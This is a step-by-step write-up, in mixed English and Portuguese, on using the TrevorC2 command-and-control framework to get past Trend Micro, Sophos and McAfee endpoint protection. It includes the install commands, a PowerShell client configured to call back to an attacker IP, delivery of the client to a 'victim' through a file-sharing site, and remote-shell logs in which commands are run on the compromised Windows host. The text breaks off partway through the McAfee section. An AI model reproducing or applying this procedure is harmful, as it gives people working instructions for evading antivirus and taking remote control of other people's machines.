

BYPASS ENDPOINT PROTECTION OF VARIOUS VENDORS USING TREVORC2

Dear Readers,

This document demonstrates the bypass in Deep Security by Trend Micro, Sophos Endpoint Security and McAfee Endpoint Security protection products.

1. Introduction

TrevorC2 is a client/server model for masking command and control through a normally browsable website. Detection becomes much harder as time intervals are different and does not use POST requests for data exfil.

There are two components to TrevorC2 - the client and the server. The client can be configured to be used with anything. In this example it's coded in Python but can easily be ported to C#, PowerShell, or whatever you want. Currently the `trevorc2_client.py` supports Windows, MacOS, and Linux. You can always byte compile the Windows one to get an executable, but preference would be to use Windows without having to drop an executable as a stager.

Reference: <https://github.com/trustedsec/trevorc2>

All Credits TrevorC2 for TrustedSec.

2. Installation TrevorC2

This chapter demonstrates how to install TREVORC2.

2.1 Cloning the TrevorC2 repository using command "git clone

<https://github.com/trustedsec/trevorc2.git>"

```
toor@kali-machine:~$ git clone https://github.com/trustedsec/trevorc2.git
Cloning into 'trevorc2'...
remote: Enumerating objects: 319, done.
remote: Counting objects: 100% (28/28), done.
remote: Compressing objects: 100% (22/22), done.
remote: Total 319 (delta 9), reused 16 (delta 6), pack-reused 291
Receiving objects: 100% (319/319), 125.27 KiB | 550.00 KiB/s, done.
Resolving deltas: 100% (170/170), done.
```

Install all libs requirements using command "sudo pip install requirements.txt"

```
toor@kali-machine:~/trevorc2$ sudo pip install -r requirements.txt
[sudo] password for toor:
Collecting bleach
  Downloading bleach-3.3.0-py2.py3-none-any.whl (283 kB)
    | 283 kB 479 kB/s
Requirement already satisfied: tornado in /usr/lib/python3/dist-packages (from -r requirements.txt (line 2)) (5.1.1)
Requirement already satisfied: pycrypto in /usr/lib/python3/dist-packages (from -r requirements.txt (line 3)) (2.6.1)
Requirement already satisfied: requests in /usr/lib/python3/dist-packages (from -r requirements.txt (line 4)) (2.23.0)
Requirement already satisfied: packaging in /usr/lib/python3/dist-packages (from bleach->-r requirements.txt (line 1)) (20.3)
Requirement already satisfied: webencodings in /usr/lib/python3/dist-packages (from bleach->-r requirements.txt (line 1)) (0.5.1)
Requirement already satisfied: six>=1.9.0 in /usr/lib/python3/dist-packages (from bleach->-r requirements.txt (line 1)) (1.15.0)
Installing collected packages: bleach
Successfully installed bleach-3.3.0
```

If you have any libraries, your return will be "Requirement already satisfied". If the installation is carried out, the return will be "Successfully installed ...".

2.2 Insert your IP address in the sample "trevorc2_client.ps1" sent to the victim.

Use command "vi trevorc2_client.ps1" and insert your IP for connection reverse.


```
toor@kali-machine:~/trevorc2$ sudo vi agents/trevorc2_client.ps1
```


```
#
# TrevorC2 - legitimate looking command and control
# Written by: Dave Kennedy @HackingDave
# Website: https://www.trustedsec.com
# GIT: https://github.com/trustedsec
# PowerShell Module by Alex Williams @offsec_ginger
#
# This is the client connection, and only an example. Refer to the
# to build your own client connection to the server C2 infrastru
# CONFIG CONSTANTS:
# Site used to communicate with (remote TrevorC2 site)

$SITE_URL = "http://192.168.1.105"
# THIS IS WHAT PATH WE WANT TO HIT FOR CODE - YOU CAN MAKE THIS AN
: /index.aspx (note you need to change this as well on trevorc2_se
$ROOT_PATH_QUERY = "/"
# THIS FLAG IS WHERE THE CLIENT WILL SUBMIT VIA URL AND QUERY STRI
ER
$SITE_PATH_QUERY = "/images"
# THIS IS THE QUERY STRING PARAMETER USED
$QUERY_STRING = "guid="
# STUB FOR DATA - THIS IS USED TO SLIP DATA INTO THE SITE, WANT TO
O ITS NOT STATIC
```


3. Send a sample to any website you like and send it to the target.

I m using <https://www.file.io> for upload.






4. Download sample in the computer victim.




5. First Victim Trend Micro Deep Security.

Trend Micro Deep Security NOT detected malicious file.



Malware real time protection is ENABLE



Quick Malware scan completed

Computer: DESKTOP-5E18LVT

Overview | General | Actions | System Events

System Events

Period: Last Hour

Computers: Computer: DESKTOP-5E18LVT

View | Export | Auto-Tagging... | Columns...

TIME	LEVEL	EVENT ID	EVENT
December 23, 2020 23:4...	Info	1538	Quick Malware Scan Completed
December 23, 2020 23:4...	Info	1537	Quick Malware Scan Started
December 23, 2020 23:4...	Info	1536	Quick Malware Scan Pending
December 23, 2020 23:0...	Info	1671	Scan for Integrity Completed
December 23, 2020 23:0...	Info	305	Scan for Integrity Requested
December 23, 2020 22:5...	Info	710	Events Retrieved
December 23, 2020 22:5...	Info	927	Smart Protection Server Connected for Smart Scan

Web Reputation Security Level is high

Computer: DESKTOP-5E18LVT

Overview | General | Exceptions | Smart Protection | Advanced | Web Reputation Events

Web Reputation

Configuration: On

State: On

Security Level

☒ High

Blocks pages that are:

- Dangerous: Verified to be fraudulent or known sources of threats
- Highly Suspicious: Suspected to be fraudulent or possible sources of threats
- Suspicious: Associated with spam or possibly compromised

☐ Medium

Blocks pages that are:

- Dangerous: Verified to be fraudulent or known sources of threats
- Highly Suspicious: Suspected to be fraudulent or possible sources of threats

☐ Low

Blocks pages that are:

- Dangerous: Verified to be fraudulent or known sources of threats

6. Execute malicious PS1 file and wait connection in the hacker machine.

6.1- Execute malicious file “trevor2_client.ps1” in the victim machine.



6.2- Execute TREVORC2 server and waiting connection for viticm.

[illegible]

Victim connect in the C2 server.

```
trevorc2>
*** Received connection from 192.168.1.104 and hostname DESKTOP-5E18LVT with communication sid WIjEFufgdVLKSuW for TrevorC2.
list

*** Available TrevorC2 Shells Below ***

Format: <session_id> <hostname>:<ipaddress>:<communication_sessionid>

1. DESKTOP-5E18LVT 192.168.1.104 WIjEFufgdVLKSuW (Trevor C2 Established)
```

Using command "Interact 1" for sending command victim machine.

```
trevorc2>interact 1

*** interact with DESKTOP-5E18LVT WIjEFufgdVLKSuW.
[*] Dropping into trevorc2 shell...
[*] Use exit or back to select other shells
DESKTOP-5E18LVT:trevorc2>ipconfig
[*] Waiting for command to be executed, be patient, results will be displayed here...
█
```

Hacker interact in machine victim.

```
*** interact with DESKTOP-5E18LVT WIjEFufgdVLKSuW.
[*] Dropping into trevorc2 shell...
[*] Use exit or back to select other shells
DESKTOP-5E18LVT:trevorc2>ipconfig
[*] Waiting for command to be executed, be patient, results will be displayed here...
[*] Received response back from client...
=====
(HOSTNAME: DESKTOP-5E18LVT
CLIENT: 192.168.1.104)

Configuração de IP do Windows

Adaptador Ethernet Ethernet:

Sufixo DNS específico de conexão. . . . . :
Endereço IPv6 de link local . . . . . : fe80::7803:97a7:86e3:aca2%4
Endereço IPv4. . . . . : 192.168.1.104
Máscara de Sub-rede . . . . . : 255.255.255.0
Gateway Padrão. . . . . : 192.168.1.254

DESKTOP-5E18LVT:trevorc2>█
```

Create folder in the machine viticm.

```
DESKTOP-5E18LVT:trevorc2>mkdir hackeaaaaa!!!!
[*] Waiting for command to be executed, be patient, results will be displayed he
re...
[*] Received response back from client...
=====
(HOSTNAME: DESKTOP-5E18LVT
CLIENT: 192.168.1.104)

Diretório: C:\Users\root\Downloads


Mode                LastWriteTime         Length Name
----                -
d-----          24/12/2020    01:48             hackeaaaaa!!!!

DESKTOP-5E18LVT:trevorc2>
```


Nome	Data de modificação	Tipo	Tamanho
Hoje (7)			
trevorc2_client (1)	24/12/2020 01:47	Script do Window...	7 KB
trevorc2_client	24/12/2020 01:39	Script do Window...	7 KB
Agent-Core-Windows-20.0.0-1559.x86_64	24/12/2020 00:39	Pacote do Windo...	25.388 KB
AgentDeploymentScript	24/12/2020 00:26	Script do Window...	4 KB
ChromeSetup	24/12/2020 00:12	Aplicativo	1.291 KB
hacked	24/12/2020 01:43	Pasta de arquivos	
hackeaaaaa!!!!	24/12/2020 01:48	Pasta de arquivos	

7. Second victim Sophos Endpoint Security

Sophos Endpoint Security not detected download malicious sample



Sophos not detect malicious file during scan



7.1- Execute TREVORC2 server and waiting connection for viticm.

```
trevorc2>
*** Received connection from 192.168.1.104 and hostname DESKTOP-5E18LVT with communication sid QJVbnXvucFMEvLk for Tre
vorc2.
list

*** Available TrevorC2 Shells Below ***

Format: <session_id> <hostname>:<ipaddress>:<communication_sessionid>

1. DESKTOP-5E18LVT 192.168.1.104 QJVbnXvucFMEvLk (Trevor C2 Established)
```

7.2- Using command “Interact 1” for sending command viticm machine and create folder “SOPHOS_bypass_TREVORC2”.

```
trevorc2>interact 1

*** interact with DESKTOP-5E18LVT QJVbnXvucFMEvLk.
[*] Dropping into trevorc2 shell...
[*] Use exit or back to select other shells
DESKTOP-5E18LVT:trevorc2>mkdir SOPHOS_bypass_TREVORC2
[*] Waiting for command to be executed, be patient, results will be displayed here...
[*] Received response back from client...
=====
(HOSTNAME: DESKTOP-5E18LVT
CLIENT: 192.168.1.104)

Diretório: C:\Users\root\Downloads

Mode                LastWriteTime         Length Name
-----
d-----         28/12/2020   13:41                SOPHOS_bypass_TREVORC2
```

« Usuários » root » Downloads »

Pesquisar Downloads

	Nome	Data de modificação	Tipo	Tamanho
Hoje (3)				
	trevorc2_client (2)	28/12/2020 13:39	Script do Window...	7 KB
	SophosSetup	28/12/2020 11:15	Aplicativo	1.529 KB
	SOPHOS_bypass_TREVORC2	28/12/2020 13:41	Pasta de arquivos	

Sophos not detected all behavior and malicious file.

SOPHOS

StatusEventosDetecções

Início de sessão admin

Não foram encontrados malwares ou PUAs

Última varredura: -

Varredura

Histórico de eventos de malware e PUA


Data	Descrição
Nenhuma entrada disponível	

Histórico de detecções

Categoria	Deteções
Malware e PUAs	0
Ameaças da Web	0
Comportamento malicioso	0
Itens Controlados	0
Tráfego Mal-Intencionado	0
Explorações	0

8. Third victim "McAfee Endpoint Security"

McAfee Endpoint Security not detect download malicious file.



8.1-Execute TREVORC2 server and waiting connection for viticm.

```
trevorc2>
*** Received connection from 192.168.1.104 and hostname DESKTOP-5E18LVT with communication sid bLbJoIxcEGHMTod for Tr
evorc2.
list

*** Available TrevorC2 Shells Below ***

